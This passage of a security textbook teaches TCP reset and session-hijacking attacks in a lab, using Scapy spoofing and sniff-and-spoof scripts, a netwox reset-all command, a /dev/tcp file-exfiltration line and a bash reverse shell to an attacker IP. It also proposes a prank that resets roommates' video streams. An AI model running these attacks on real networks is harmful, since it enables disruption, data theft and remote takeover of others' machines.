


Figure 16.4: TCP FIN Protocol

in the SYN flooding attack against a TCP server, if the spoofed source IP address does belong to a running computer, it will receive the `SYN + ACK` packet from the server. However, since the machine has never initialized the connection request, it knows that something is wrong, so, according to the protocol, it replies with a `RST` packet, basically telling the server to close the half-open connection. Therefore, `RST` is important for the TCP protocol.


16.3.2 How the Attack Works

A single packet can close a TCP connection! This is a perfect candidate for attacks. If A and B can send out an `RST` packet to each other to break up the connection, what prevents an attacker from sending out exactly the same packet on behalf of A or B? This is totally possible, and the attack is called *TCP Reset Attack*.


The idea is quite simple: to break up a TCP connection between A and B, the attacker just spoofs a TCP `RST` packet from A to B or from B to A. Figure 16.5(a) illustrates the idea. However, to make the attack successful, several fields of the IP and TCP headers need to be filled out correctly. First, every TCP connection is uniquely identified by four numbers: source IP address, source port, destination IP address, and destination port. Therefore, these four fields in the spoofed packet need to be the same as those used by the connection. Second, the sequence number in the spoofed packet needs to be correct, or the receiver will discard the packet. What is considered as "correct" is quite ambiguous. RFC 793 [Postel, 1981] says that as long as the sequence number is within the receiver's window, it is valid; however, the experiment that we will discuss later indicates a more restricted requirement in Linux. Figure 16.5(b) highlights the fields that need to be correctly filled out in the IP and TCP headers.

16.3.3 Launching the TCP Reset Attack: Setup

To gain a first-hand experience on the TCP Reset attack, we will launch the attack in our virtual machine environment. Our setup is the same as that in the SYN flooding attack. If the attacker is not on the same network as either the client or the server, the attack will be quite difficult due to the difficulty of guessing the correct sequence number. Although that can be done in practice, we would like to avoid that, so we can focus on the key idea of the TCP Reset attack. Therefore,



(a) Attack diagram



(b) Attack packet

Figure 16.5: TCP Reset Attack

we put the attacker and the victim on the same network, so the attacker can sniff the network traffic to learn the correct sequence number.

16.3.4 TCP Reset Attack on `Telnet` connections

Let us first attack a `Telnet` connection. In our setup, we telnet from `User` (`10.0.2.68`) to `Server` (`10.0.2.69`). Our goal (as the attacker) is to break up this connection using the TCP RST attack. Before launching the attack, we need to figure out the essential parameters needed for constructing the spoofed TCP RST packet. We run Wireshark on the attacker machine, looking for the most recent TCP packet sent from `Server` (`10.0.2.69`) to `User` (`10.0.2.68`). The results are shown in the following.

```
▶ Internet Protocol Version 4, Src: 10.0.2.69, Dst: 10.0.2.68
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45634 ...
    Source Port: 23
    Destination Port: 45634
```

```
    [TCP Segment Len: 24]                ← Data length
    Sequence number: 2737422009          ← Sequence #
    [Next sequence number: 2737422033]   ← Next sequence #
    Acknowledgment number: 718532383
    Header Length: 32 bytes
    Flags: 0x018 (PSH, ACK)
```

We can see that the source port number of the packet is 23 and the destination port number is 45634. Most importantly, we get the next sequence number (2737422033). This number is calculated by Wireshark; it is the sum of the data length (24) and the sequence number (2737422009). It should be noted that Wireshark by default calculates and displays the *relative* sequence number (starting from zero), which is not what we need. We need the actual sequence number. To show that, right-click the `Sequence number` field, move the mouse over `Protocol Preference` in the pop-up menu, and then uncheck `Relative sequence numbers` (in the provided `Ubuntu16.04` VM, we have already made the change).

With the above information collected from Wireshark, we are ready to generate a spoofed RST packet. We can write our own program (e.g. using raw socket), or use an existing tool from the `Netwox` toolbox (the tool number is `40`). Here, we would like to write a Python program to spoof TCP RST packets.

Listing 16.5: TCP reset attack (`reset.py`)

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.0.2.69", dst="10.0.2.68")
TCPLayer = TCP(sport=23, dport=45634,flags="R", seq=2737422033)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```

If the attack is successful, when we type anything in the `telnet` terminal, we will immediately see a message "Connection closed by foreign host", indicating that the connection is broken.

Notes about the sequence number. It should be noted that the success of the attack is very sensitive to the sequence number. The number that we put in the spoofed packet should be exactly the number that the server is waiting for. If the number is too small, it will not work. If the number is large, according to RFC 793 [Postel, 1981], it should be valid as long as it is within the receiver's window size, but our experiment cannot confirm that. When we use a larger number, there is no effect on the connection, i.e., it seems that the RST packet is discarded by the receiver.

16.3.5 TCP Reset Attack on SSH connections

We also want to try the same attack on encrypted TCP connections to see whether it works or not. If encryption is done at the network layer, the entire TCP packet, including its header, will be encrypted; the attack will not be able to succeed, because encryption makes it impossible for

attackers to sniff or spoof the packet. SSH conducts encryption at the Transport layer, which is above the network layer, i.e., only the data in TCP packets are encrypted, not the header. Therefore, the TCP Reset attack should still be successful, because the attack only needs to spoof the header part, and no data is needed for the RST packet.

To set up the attack, we connect from the client to the server using `ssh`, instead of `telnet`. Our attack method is exactly the same as the one on the `telnet` connection; we only need to change the port number 23 (for `telnet`) to 22 (for `ssh`). We will not repeat the process here. If the attack is successful, we should be able to see something similar to the following:

```
seed@User(10.0.2.68):$ ssh 10.0.2.69
seed@10.0.2.69's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
 .....
seed@Server(10.0.2.69):$ Write failed: Broken pipe      ← Succeeded!
seed@ubuntu(10.0.2.68):$
```

16.3.6 TCP Reset Attack on Video-Streaming Connections

Let's have some more fun. Here is an April Fools' prank that you can play on your roommates (or siblings), if they are watching videos from the Internet. Most of the video streaming sites, such as YouTube and Netflix, use TCP. You can send a TCP RST packet to your roommates' machines, and break their TCP connections with the video hosting server. You can then tell them to do some silly stuff to "fix" the problem, such as hitting the Wi-Fi router three times every time the video freezes.

In theory, this is quite similar to the attack on the `telnet` connection, but there is a unique challenge for resetting video-streaming connections. The challenge is the sequence number. In our attack against the `telnet` connection, we sniff the packet, get the sequence number, and then type it in our command. While doing this manually, we will not type anything in the `telnet` terminal, or that will increase the sequence number, causing the one that we get from Wireshark invalid. In video-streaming connections, we have no way to stop the packets between the client and the server, so the sequence number increases very fast, making manual efforts very difficult, if possible at all.

We have to automate our attack, so instead of using the manual sniff-and-type approach, we want to do it automatically, i.e., we would like to run a program that sniffs the video-streaming packets, gets the sequence numbers and the other essential paramenters, and then automatically sends out spoofed TCP RST packets. This is called *sniff-and-spoof*. We will use Scapy to write this program. Assuming that we are watching YouTube video from machine `10.0.2.68`.

Listing 16.6: Automatically reset TCP connections (`reset_auto.py`)

```
#!/usr/bin/python3
from scapy.all import *
def spoof_tcp(pkt):
   IPLayer  = IP(dst="10.0.2.68", src=pkt[IP].dst)
   TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
                  dport=pkt[TCP].sport, sport=pkt[TCP].dport)
   spoofpkt = IPLayer/TCPLayer
   send(spoofpkt, verbose=0)

pkt=sniff(filter='tcp and src host 10.0.2.68', prn=spoof_tcp)
```

To set up the experiment, we will watch a YouTube video from the user machine (we can use either a VM or our own host machine). We then run the above attack program. This Python program sends out an RST packet for each packet that comes from `10.0.2.68`; the spoofed packet will go to `10.0.2.68`, basically resetting all of its connection, including the one with the video streaming server. The command will run continuously until we stop it. It should be noted that although we can send RST packets to either the victim machine or the server, we suggest that you only do that to your own machine. If you keep sending RST packets to the server, even though you are not harming anybody but yourself, your behavior is suspicious and may trigger some punitive actions being taken against you from the server.

If the attack is successful, we may not be able to see the effect immediately, because most of the video players have buffers. Just wait for the player to finish playing the video in the buffer, and you will see something similar to what is shown in Figure 16.6.




Figure 16.6: TCP Reset attack on video streaming

Notes. Several of my students reported that Python code was too slow to reset their video streaming connections. This is because the TCP reset attack needs to use the correct sequence number. When there are a lot of traffics, if the attack program does not send out the spoofed reset packet in time, the sequence number it chooses to use may have already been consumed by other packets, so the reset packet will be discarded by the receiver.

To solve this problem, we can send out spoofed TCP reset packets using a C program, which is much faster than Python programs (see Chapter 15). We can use an existing tool written in C. `Netwox` tool 78 is such a tool; it can automatically reset any TCP connection. The usage of the tool is listed in the following.

Listing 16.7: The usage of netwox tool 78

```
Title:  Reset every TCP packets
    Usage: netwox 78 [-d device] [-f filter] [-s spoofip] [-i ips]
    Parameters:
    -d|--device device          device name {Eth0}
```

```
  -f|--filter filter          pcap filter
  -s|--spoofip spoofip        IP spoof initialzation type
  {linkbraw}
  -i|--ips ips                limit the list of IP addressed to
  reset {all}
```

The following `netwox` command sends out an RST packet for each packet that comes from `10.0.2.68`.

```
$ sudo netwox 78 --filter "src host 10.0.2.68"
```

16.4 TCP Session Hijacking Attack




Figure 16.7: TCP Session Hijacking Attack

When a connection is established between two hosts, the connection is supposed to be used only by these two hosts. If an attacker can inject his/her own data into this connection, the connection can essentially be hijacked by the attacker, and its integrity will be compromised. In this section, we discuss how such an attack works.

16.4.1 TCP Session and Session Hijacking

Once a TCP client and server finish the three-way handshake protocol, a connection is established, and we call it a TCP session. From then on, both ends can send data to each other. Since a computer can have multiple concurrent TCP sessions with other computers, when it receives a packet, it needs to know which TCP session the packet belongs to. TCP uses four elements to make that decision, i.e., to uniquely identify a session: (1) source IP address, (2) destination IP address, (3) source port number, and (4) destination port number. We call these four fields the signature of a TCP session.

As we have already learned, spoofing packets is not difficult. What if we spoof a TCP packet, whose signature matches that of an existing TCP session on the target machine? Will this packet be accepted by the target? Clearly, if the above four elements match with the signature of the session, the receiver cannot tell whether the packet comes from the real sender or an attacker, so it considers the packet as belonging to the session. Figure 16.7(a) illustrates how an attacker can inject packets into the session between a client and a server.

However, for the packet to be accepted, one more critical condition needs to be satisfied. It is the TCP sequence number. TCP is a connection-oriented protocol and treats data as a stream, so each octet in the TCP session has a unique sequence number, identifying its position in the stream. The TCP header contains a 32-bit sequence number field, which contains the sequence number of the first octet in the payload. When the receiver gets a TCP packet, it places the TCP data (payload) in a buffer; where exactly the payload is placed inside the buffer depends on the sequence number. This way, even if TCP packets arrive out of order, TCP can always place their data in the buffer using the correct order.

When a TCP packet is spoofed, the sequence number field of the TCP header needs to be set appropriately. Let us look at Figure 16.7(b). In the figure, the receiver has already received some data up to the sequence number x, so the next sequence number is $x + 1$. If the spoofed packet does not set $x + 1$ as its sequence number, and instead uses $x + \delta$, this becomes an out-of-order packet. The data in this packet will be stored in the receiver's buffer (as long as the buffer has enough space), but not at the beginning of the free space (i.e. $x + 1$); it will be stored at position $x + \delta$, leaving δ spaces in the buffer. The spoofed data will stay in the buffer, not delivered to the application (so having no effect), until the missing space is filled by future TCP packets. If δ is too large, it may fall out of the buffer boundary, and the spoofed packet will be discarded.

In summary, if we can get the signature and sequence number correct in our spoofed packets, we can get the targeted receiver to accept our TCP data, as if they come from the legitimate sender. Essentially, we have gained the control of the session between the sender and receiver. If the receiver is a `Telnet` server, the data from the sender to the receiver will be commands, so if we can control the session, we can get the `Telnet` server to run our malicious commands. That is why such an attack is called *TCP session hijacking*.

16.4.2 Launching TCP Session Hijacking Attack

To see a TCP session hijacking attack in action, we will launch it in our VM environment. We set up 3 VMS: `User` (`10.0.2.68`), `Server` (`10.0.2.69`), and `Attacker` (`10.0.2.70`). A user (the victim) first establishes a `telnet` connection from `User` to `Server`, and the attacker would like to hijack this connection, and run an arbitrary command on `Server`, using the victim's privilege. For demonstration purposes, we will simply let the attacker steal the content of a file from the server.

To launch a successful TCP session hijacking attack, the attacker needs to know the sequence numbers of the targeted TCP connection, as well as the other essential parameters, including source/destination port numbers and source/destination IP addresses. Since the 32-bit sequence number is randomly generated, it is hard to guess that within a short period of time. For the sake of simplicity, we assume that the attacker is on the same LAN as either `User` or `Server`. In our setup, all three VMs are on the same LAN. Therefore, the attacker can run Wireshark on `Attacker` to find out all the essential data about the targeted connection. We need to find the most recent `telnet` packet from `User` to `Server`. See the following results.

```
▶ Internet Protocol Version 4, Src: 10.0.2.68, Dst: 10.0.2.69
▼ Transmission Control Protocol, Src Port: 46712, Dst Port: 23 ...
    Source Port: 46712                      ← Source port
    Destination Port: 23                    ← Destination port
    [TCP Segment Len: 0]                    ← Data length
    Sequence number: 956606610              ← Sequence number
    Acknowledgment number: 3791760010       ← Acknowledgment number
    Header Length: 32 bytes
    Flags: 0x010 (ACK)
```

The above captured packet is the last data packet sent from `User` to `Server`. We need to find out the sequence number in the next packet from `User` to `Server`. This number is the sum of the data length and the sequence number in the capture packet. If the data length is not 0, Wireshark will calculate this "next sequence number" for us, just like what we have seen in the TCP Reset attack experiment. In this captured packet, the data length is 0, i.e., the packet itself does not consume any sequence number, so these two numbers are the same, and Wireshark will only display the first number. From the figure, the number for our attack packet should be `956606610`. From the sniffed packet, we also get the source port number (`46712`) and the destination port number is fixed (`23`), which is the port number used by `Telnet`.

Now, let us construct the TCP payload, which should be the actual command that we would like to run on the server machine. There is a top-secret file in the user's account on `Server`; the name of the file is `secret`. We can print out the content using the `cat` command, but the printout will be displayed on the server machine, not on the attacker machine. We need to redirect the printout to the attacker machine. To achieve that goal, we run a TCP server program on the attacker machine, so once our command is successfully executed on `Server`, we can let the command send its printout to this TCP server.

We use the `nc` (or `netcat`) utility in `Linux` to do our task. This utility can do many things, but we simply let it wait for a connection, and print out whatever comes from that connection. We run the `nc` command to set up a TCP server listening on port `9090`.

```
// Run the following command on the Attacker machine first.
seed@Attacker(10.0.2.70):$ nc -lv 9090

// Then, run the following command on the Server machine.
seed@Server(10.0.2.69):$ cat /home/seed/secret >
                         /dev/tcp/10.0.2.70/9090
```

The `cat` command above prints out the content of the secret file, but instead of printing it out locally, the command redirects the output to a file called `/dev/tcp/10.0.2.70/9090`. This is not a real file; it is built-in virtual file implemented in the Bash shell: if we redirect input/output to `/dev/tcp/host/nnn` at a Bash command line, Bash will first make a TCP connection to the machine `host`'s port number `nnn` (`host` can be an IP address or a hostname), and it will then redirect the command's input/output to this TCP connection. The device file `/dev/tcp`, as well as `/dev/udp`, are not real devices; they are keywords interpreted by the Bash shell. Other shells do not recognize these keywords.

As soon as we run the above `cat` command, the listening server on the attacker machine will get the content of the file. The result is shown in the following.

```
seed@Attacker(10.0.2.70):~$ nc -lv 9090
Connection from 10.0.2.69 port 9090 [tcp/*] accepted
```

```
********************
This is top secret!
********************
```

What we just did was to run the command directly on `Server`. Obviously, attackers do not have access to `Server` yet, but using the TCP session hijacking attack, they can get the same command into an existing `telnet` session, and therefore get `Server` to execute the command. We wrote the following Python program to hijack the session.

Listing 16.8: TCP Session Hijacking attack (`sessionhijack.py`)

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.0.2.68", dst="10.0.2.69")
TCPLayer = TCP(sport=46716, dport=23, flags="A",
               seq=956606610, ack=3791760010)
Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.70/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```


It should be noted that in the spoofed packet, we need to set the ACK bit to 1, while putting the correct acknowledgment number in the TCP header. The ACK number can also be obtained from the captured packet. Before running the attack program, the attacker should run the "`nc -lv 9090`" command first on his/her machine to wait for the secret. If the attack is successful, the `nc` command will print out the content of the secret file. If it does not work, a common mistake is the incorrect sequence number.

Not using the exact sequence number. Sometimes, it may be difficult to get the exact sequence number in an attack, especially if the victim is still typing in the client terminal. In this case, we can make an estimate; for example, if we see an sequence number `N` for now, we can use `N + 100` in the attack. As long as the data is within the server's receive window, our spoofed data will be placed in the receiver's buffer. However, the command in the data will not be executed, because there are still missing data in the buffer. As the victim keeps typing in the client terminal, the missing data will soon be complete, and our command will be executed. We need to put a `\r` (newline) value at the beginning of the data, otherwise, our command may be concatenated with the strings typed by the victim, changing the meaning of the command. For instance, if the sequence number that we use is `N + 100`, but the two characters typed by the victim starting at `N + 98` is `ls`, the server will run this command `lscat` command, which will fail, because `lscat` is not a valid command. If we put a "new line" character (`\r`) before `cat`, we will be able to avoid this problem.

In our experiment, we intentionally use a slightly large sequence number. After we send out the spoofed packet, our TCP server does not get the secret immediately. We go to the `telnet` program on the client machine, and type a few commands. As soon as we reach the sequence number used in the attack packet, our `nc` program will immediately print out the secret received, indicating the success of the attack. Basically, our attack can succeed even if the user is still using the `telnet` program.

16.4.3 What Happens to the Hijacked TCP Connection

After a successful attack, let us go to the user machine, and type something in the `telnet` terminal. We will find out that the program does not respond to our typing any more; it freezes. When we look at the Wireshark (Figure 16.8), we see that there are many retransmission packets between `User` (`10.0.2.68`) and `Server` (`10.0.2.69`).



No.	Source	Destination	Protocol	Length	Info
19	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#2] [TCP ACKed unseen segment]
20	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
21	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#3] [TCP ACKed unseen segment]
22	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
23	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#4] [TCP ACKed unseen segment]
33	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
34	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#5] [TCP ACKed unseen segment]
40	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
41	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#6] [TCP ACKed unseen segment]

Figure 16.8: TCP retransmissions caused by the session hijacking attack

The injected data by the attacker messes up the sequence number from `User` to `Server`. When `Server` replies to our spoofed packet, it acknowledges the sequence number (plus the payload size) created by us, but `User` has not reached that number yet, so it simply discards the reply packet from `Server` and will not acknowledge receiving the packet. Without being acknowledged, `Server` thinks that its packet is lost, so it keeps retransmitting the packet, which keeps getting dropped by `User`.

On the other end, when we type something in the `telnet` program on `User`, the sequence number used by the client has already been used by our attack packet, so the server will ignore these data, treating them as duplicate data. Without getting any acknowledgment, the client will keep resending the data. Basically, the client and the server will enter a deadlock, and keep resending their data to each other and dropping the data from the other side. After a while, TCP will disconnect the connection. Figure 16.9 illustrates why the client freezes.

As shown in Figure 16.9, assume that the current sequence number from `User` to `Server` is `x`, and the other direction is `y`. Now the attacker sends a spoofed packet to the server with a sequence number `x`, which leads to the success of attack. After that, `Server` sends the response to the real client, and at the same time sets the ACK field to `x + 8` to notify the real client that it has received the packet. When the client receives the response packet, it gets confused, because it has not sent any data beyond `x` yet, how can the server acknowledge `x + 8`? Something must be wrong. Therefore, the client ignores this response packet, and never acknowledges it, causing the server to keep resending the same packet.

16.4.4 Causing More Damage

Using the session hijacking attack, the attacker can run an arbitrary command on the server, using the victim's privilege. In our example, we steal a secret file using the attack. Obviously, we can also remove any of the victim's file using the `rm` command. An interesting question is whether a more severe damage can be achieved. If we can find a way to give the attacker access to the shell on the server, the attacker can then run any command that he/she likes.

In the old days, when the `.rhosts` file was used, all we needed to do was to run `"echo ++ > .rhosts"`, which places `"++"` in the `.rhosts` file, allowing anybody to connect to




Figure 16.9: Why the connection freezes

the user's account on the server without typing passwords. The `.rhosts` file lists hosts and users that are trusted by the local host when a connection is made using the `rshd` (remote shell server) service. Unfortunately, this does not work for `rshd` anymore.

We can download the source code of the `rshd` program, remove its authentication part, compile it, and place it in some web server. In our session hijacking attack, we can put two commands (seperated by a semicolon) in the spoofed packet: the first one uses `wget` to download the modified `rshd` program, and the second one runs the `rshd` program. After that, we can open another terminal on the attacker's machine, and directly `rsh` to the server. This will give us a shell access to the victim's account on the server machine.

The above methods are too cumbersome. An easier and more generic approach adopted by most attackers is to run a reverse shell. We will discuss its details next.

16.4.5 Creating Reverse Shell

Using the session hijacking attack, instead of running `cat`, we can run a shell program such as `/bin/bash` on `Server`. The shell program will run, but attackers do not have a control over the shell: they cannot type commands, nor can they see the output of the shell. This is because when the shell runs on `Server`, it uses the input and output devices locally on `Server`. In order to control the shell, attackers must get the shell program to use the input/output devices that can be controlled by them. An idea is to use a TCP pseudo device for both input and output of the shell. Using such a pseudo device, the shell program uses one end of a TCP connection for its input/output, and the other end of the connection is controlled by the attacker machine.

Such a shell is called *reverse shell*. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives the attacker a convenient way to access a remote machine once it has been compromised. Reverse shell is a very common technique used in hacking. A much more comprehensive discussion of this technique is provided in Chapter 9. Here we will only provide a brief introduction of this technique.

The standard output device. In our session hijacking attack, we have already shown how to use bash's TCP virtual file to redirect the output of the `cat` command to a TCP server on another machine. For the reverse shell, we need to do the same like the following, which essentially uses the `/dev/tcp` virtual file as the standard output device for the `bash` program.

```
/bin/bash -i > /dev/tcp/10.0.2.70/9090
```

The standard error device. The above command is not enough. The `bash` program uses both standard output and standard error device for output, so we also need to redirect the standard error device to the TCP virtual file. This is achieved by appending `2>&1` to the end of the command. In `Unix` systems, standard input, output, and error devices are identified by file descriptor numbers 0, 1, and 2, respectively. By specifying `2>&1`, we are redirecting the standard error device (file descriptor `2`) to file descriptor `1`, basically forcing the program to also use the standard output device for printing out error messages. Since the standard output device is already redirected to the TCP pseudo device, all the error messages printed out by `bash` will be sent to the TCP connection as well. The updated command is shown below.

```
/bin/bash -i > /dev/tcp/10.0.2.70/9090 2>&1
```

We can experiment with the above command by typing the command on the server machine, after starting `"nc -lv 9090"` on the attacker machine (`10.0.2.70`). Once the shell program starts running, we can type in the shell program, but nothing shows up. This is because all the output has been redirected. If we go to the Attacker machine, we will see that whatever is printed out by the `bash` program shows up there, including the shell prompt, the commands typed by us, and the execution result of the commands.

The standard input device. We are getting closer, but if we try to type anything at the shell prompt on `Attacker`, we do not get anything back. We are missing one more thing for the shell, the input. At this point, the shell program on `Server` still gets its input from the local input devices; that is why we can type commands on `Server`. We need to get the shell program to use the TCP connection for its input device. We can achieve that by appending `0<&1` at the end of the command. This means using the device represented by the file descriptor `1` as the input device (file descriptor `0`). Since file descriptor `1`, which represents the standard output device, is already set to the TCP connection, the same connection will now be used as the input device as well. The updated command is shown below.

```
/bin/bash -i > /dev/tcp/10.0.2.70/9090 2>&1 0<&1
```

If we run the above command on `Server`, we will get a reverse shell on the attacker machine. The `nc` command will send whatever we type on the Attacker machine to the remote shell program on `Server`, and relay back whatever is printed out by the remote shell program. Essentially, we have a full control of the remote shell program. In our experiment, we directly run the reverse shell command on the server; in attacks, we need to inject the command via the TCP session hijacking attack. We use the following line to replace the corresponding line in Listing 16.8:

```
Data = "\r /bin/bash -i > /dev/tcp/10.0.2.70/9090 2>&1 0<&1 \r"
```

If the attack is successful, the "`nc -lv 9090`" command executed on the attacker's machine will receive a connection request from `Server`. Once the connection is established, the attacker will have the control on the shell program running on `Server`.

```
seed@Attacker(10.0.2.70)$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted ...
seed@Server(10.0.2.69)$       ← Got a reverse shell!
```

16.5 Summary

The TCP protocol provides a reliable and ordered communication channel for applications. To use TCP, two peers need to establish a TCP connection between themselves. The TCP protocol was not designed with any built-in security mechanism to protect the connection and the data transmitted inside the connection. Therefore, TCP connections are subject to many attacks. In this chapter, we focused on three classical attacks on TCP: TCP SYN flooding attack, TCP Reset attack, and TCP session hijacking attack. The first two are Denial-of-Service (DoS) attacks, while the third one allows attackers to inject spoofed data into an existing TCP connection between two target peers.

While TCP session hijacking attacks can be mitigated using encryption, the other two attacks cannot benefit from encryption. Some improvements have been made to the TCP protocol to make the attacks difficult, including randomizing the source port number, randomizing the sequence number, and adoption of the SYN cookies mechanism. However, to completely solve the security problems faced by TCP without changing the protocol is hard.

An important lesson learned from this chapter is that when designing a network protocol, security needs to be built in to mitigate potential attacks; otherwise, the protocol will likely find itself being attacked. TCP shows us an example of such a design, but there are many other network protocols that have the same problems because of the lack of security consideration.

❒ Hands-on Lab Exercise

We have developed a SEED lab for this chapter. The lab is called *TCP Attack lab*, and it is hosted on the SEED website: `https://seedsecuritylabs.org`.

❒ Problems and Resources

The homework problems, slides, and source code for this chapter can be downloaded from the book's website: `https://www.handsonsecurity.net/`.